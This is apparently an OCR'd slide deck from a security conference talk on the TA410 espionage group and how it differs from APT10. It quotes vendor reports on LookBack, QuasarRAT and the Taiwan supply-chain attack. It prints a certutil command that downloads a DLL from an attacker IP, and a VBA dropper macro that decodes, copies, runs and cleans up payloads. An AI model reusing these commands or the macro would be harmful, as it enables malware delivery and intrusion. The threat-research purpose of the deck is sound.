
TLP:GREEN

Digital Security
Progress. Protected.

TA410: APT10's distant cousin

Alexandre Côté Cyr | Malware Researcher

Matthieu Faou | Senior Malware Researcher



Smokescreen Supply Chain Attack Targets Taiwan Financial Sector, A Deeper Look

Operation Cache Panda: Zero-Day in Financial Software Exploited by China-Linked Threat Group

Valentine's Day this year saw the end of a truly toxic relationship — a prolonged supply chain attack targeting the Taiwan financial and securities trading sector that had begun back in November 2021. Evidence uncovered during a CyCraft incident response (IR) investigation ties these attacks to **APT10** — a China state-

incident response (IR) investigation ties these attacks to **APT10** — a China state-sponsored hacker group widely believed to be associated with the Chinese Intelligence Agency, the **Ministry of State Security (MSS)**.

The November 2021 attacks disrupted online trading, causing an uproar among the Taiwan public. At least two securities traders had to halt trading due to the volume of unusual purchases. Targeted organizations absorbed the financial losses and suffered the loss of customer trust. In addition, these attacks influenced and manipulated stock prices, damaging financial transaction credibility and honesty. If left unnoticed, these attacks could have had a devastating impact on the financial sector.

The November attacks were originally attributed to password mismanagement and credential stuffing; however, following a security incident response (IR) investigation conducted by CyCraft into a second wave of attacks peaking from the 10th to the 13th of February 2022, new evidence uncovered the exploitation of a severe vulnerability in commonly used financial software aided by the newly identified hacking technique, Reflective Code Loading.

Phase 2 — Lateral Movement & Lurking

The attackers used 6 individual malware to carry out this attack (only 3 landed, and the rest were dynamically downloaded and loaded). Each was responsible for different functions; the overall process is shown in Figure 5 below.

PresentationCache[.]exe is the QuasarRAT loader — an open-source backdoor used by APT10 in past attack campaigns. First, it registered itself as a service so that it could reside in the system and load two DLL files, PresentationFrom[.]dll and PresentationStatic[.]dll.


When PresentationCache[.]exe was executed, it grabbed the x86[.]bin and DogCheck[.]bin files from the external file download server and injected these two shellcode files into other processes. These two shellcodes dynamically loaded the DotNET execution environment and loaded the attacker's DotNet Assembly for subsequent actions.

How it started

TLP:GREEN

Turla

LuckyMouse



Gelsemium

Magnet of threats

TLP:GREEN

Gelsemium: When threat actors go gardening

ESET researchers shed light on new campaigns from the quiet Gelsemium group

Thomas Dupuy

Matthieu Faou


9 Jun 2021 - 02:00PM

Share

In mid-2020, ESET researchers started to analyze multiple campaigns, later attributed to the Gelsemium group, and tracked down the earliest version of the malware going back to 2014. Victims of these campaigns are located in East Asia as well as the Middle East and include governments, religious organizations, electronics manufacturers and universities.

Key points in this report:

https://www.welivesecurity.com/2021/06/09/gelsemium-when-threat-actors-go-gardening/




Magnet of threats

- Expression first used by Costin (Kaspersky Labs)
- Designate an **organization targeted** by **several** cyber-**espionage groups** from different origins


```
certutil.exe
-urlcache -split -f
"http://43.254.216[.]104/
PortableDeviceApi.dll"
```

TLP:GREEN



A simple **backdoor** we named **X4**.
We did **not** find **links** to a **known threat actor**.

TLP:GREEN



Two months later…

C:\ProgramData\Applications\Cache\libcurl.dll

LookBack backdoor

LookBack Malware Targets the United States Utilities Sector with Phishing Attacks Impersonating Engineering Licensing Boards

AUGUST 01, 2019 |

MICHAEL RAGGI AND DENNIS SCHWARZ WITH THE PROOFPOINT THREAT INSIGHT TEAM

https://www.proofpoint.com/us/threat-insight/post/lookback-malware-targets-united-states-utilities-sector-phishing-attacks

TLP:GREEN

TA410: The Group Behind LookBack Attacks Against U.S. Utilities Sector Returns with New Malware

JUNE 08, 2020 |

MICHAEL RAGGI, DENNIS SCHWARZ, AND GEORGI MLADENOV WITH THE PROOFPOINT THREAT RESEARCH TEAM

https://www.proofpoint.com/us/blog/threat-insight/ta410-group-behind-lookback-attacks-against-us-utilities-sector-returns-new

TL;DR

- We have discovered “Lolly” TA410
- We missed Proofpoint blogposts ☹

TLP:GREEN

TA410 vs APT10

Clarifying the confusion

Notes on Attribution

Analysts identified similarities between the macros utilized in this campaign and historic APT campaigns targeting Japanese corporations in 2018 [1]. Moreover, LookBack utilizes an encoded proxy mechanism for C&C communication that resembles a historic TTP utilized in those campaigns. However, analysts note that the LookBack malware has not previously been associated with a known APT actor and that no additional infrastructure or code overlaps were identified to suggest an attribution to a specific adversary.

In the attachments identified as part of the July 2019 campaigns, threat actors appeared to utilize many concatenation commands within the macro to obfuscate the VBA function. It is possible these concatenations were an attempt to evade static signature detection for the macro strings while maintaining the integrity of the installation mechanism, which had been historically been used to target different sectors and geographies. The below comparison indicates the shared macro content which appears to have been rewritten.

```
Sub ObjRun(CommandMoveTo As String, CopyTo01 As String, CopyTo02 As String, CopyTo03 As String, AllU:
Dim certutilComand As String
cermoveComand = "cmd.exe /c copy %windir%\\system32\\certutil.exe %temp%tcm.tmp"
certutilComand = "cmd.exe /c %temp%tcm.tmp -decode "
Set objws = CreateObject("Wscript.Shell")
objws.Run CommandMoveTo, 0, True
objws.Run cermoveComand, 0, True
objws.Run certutilComand & AllUsersProfile & "pense1.txt " & CopyTo01, 0, True
objws.Run certutilComand & AllUsersProfile & "pense2.txt " & CopyTo02, 0, True
objws.Run certutilComand & AllUsersProfile & "pense3.txt " & CopyTo03, 0, True
objws.Run "esentutl.exe /y " & CopyTo01 & " /d " & AllUsersProfile & "GUP.exe" & " /o", 0, True
objws.Run "esentutl.exe /y " & CopyTo02 & " /d " & AllUsersProfile & "libcurl.dll" & " /o", 0, True
objws.Run AllUsersProfile & "GUP" & ".e" & "xe", 0, False
objws.Run "cmd.exe /c del /f /s /q " & AllUsersProfile & "*.txt", 0, False
End Sub
```

Figure 3: Macro utilized in July 2018 campaigns targeting Japanese corporations

TLP:GREEN

```
Sub ObjRun(CommandMoveTo As String, CopyTo01 As String, CopyTo02 As String, CopyTo03 As String, AllUs
Dim certutilComand As String
cermoveComand = "cmd.exe /c copy %windir%\\system32\\certutil.exe %temp%tcm.tmp"
certutilComand = "cmd.exe /c %temp%tcm.tmp -decode "
Set objws = CreateObject("Wscript.Shell")
objws.Run CommandMoveTo, 0, True
objws.Run cermoveComand, 0, True
objws.Run certutilComand & AllUsersProfile & "pense1.txt " & CopyTo01, 0, True
objws.Run certutilComand & AllUsersProfile & "pense2.txt " & CopyTo02, 0, True
objws.Run certutilComand & AllUsersProfile & "pense3.txt " & CopyTo03, 0, True
objws.Run "esentutl.exe /y " & CopyTo01 & " /d " & AllUsersProfile & "GUP.exe" & " /o", 0, True
objws.Run "esentutl.exe /y " & CopyTo02 & " /d " & AllUsersProfile & "libcurl.dll" & " /o", 0, True
objws.Run AllUsersProfile & "GUP" & ".e" & "xe", 0, False
objws.Run "cmd.exe /c del /f /s /q " & AllUsersProfile & "*.txt", 0, False
End Sub
```

TLP:GREEN

By Ben Hunter | October 15, 2019

***FortiGuard Labs Threat Analysis Report**: This blog originally appeared on the enSilo website and is republished here for threat research purposes. enSilo was acquired by Fortinet in October 2019.*

Summary

In April 2019, we detected what we believe to be new activity by the Chinese cyber espionage group APT10. The discovered variants are previously unknown and deploy malware that is unique to the threat actor. These malware families have a rich history of being used in numerous targeted attacks against government and private organizations. The activity surfaced in Southeast Asia, a region where APT10 frequently operates.

Overview

Towards the end of April 2019, we tracked down what we believe to be new activity by APT10, a Chinese cyber espionage group. Both of the loader's variants, as well as the various payloads that we analyzed share similar Tactics, Techniques, and Procedures (TTPs) and code associated with APT10.

Although they deliver different payloads to a victim's machine, both variants drop the following files beforehand:


- jjs.exe - legitimate executable

quasar / Quasar Public Watch 384 Fork 1.9k Star 5.3k

Among the payloads we found were PlugX and Quasar RATs. The former is well known to be developed in-house by the group with a rich history of being used in many targeted attacks against different government and private organizations. PlugX is a modular structured malware that has many different operational plugins, such as communication compression and encryption, network enumeration, files interaction, remote shell operations, and more.

The samples we analyzed originated from the Philippines. APT10 frequently targets the Southeast Asia region.


In this article we examine both versions of the loader along with their payloads, TTPs, and Command and Control (C&C) server information.



TA410 ≠ APT10 / A41APT


The Umbrella

TLP:GREEN




Victimology

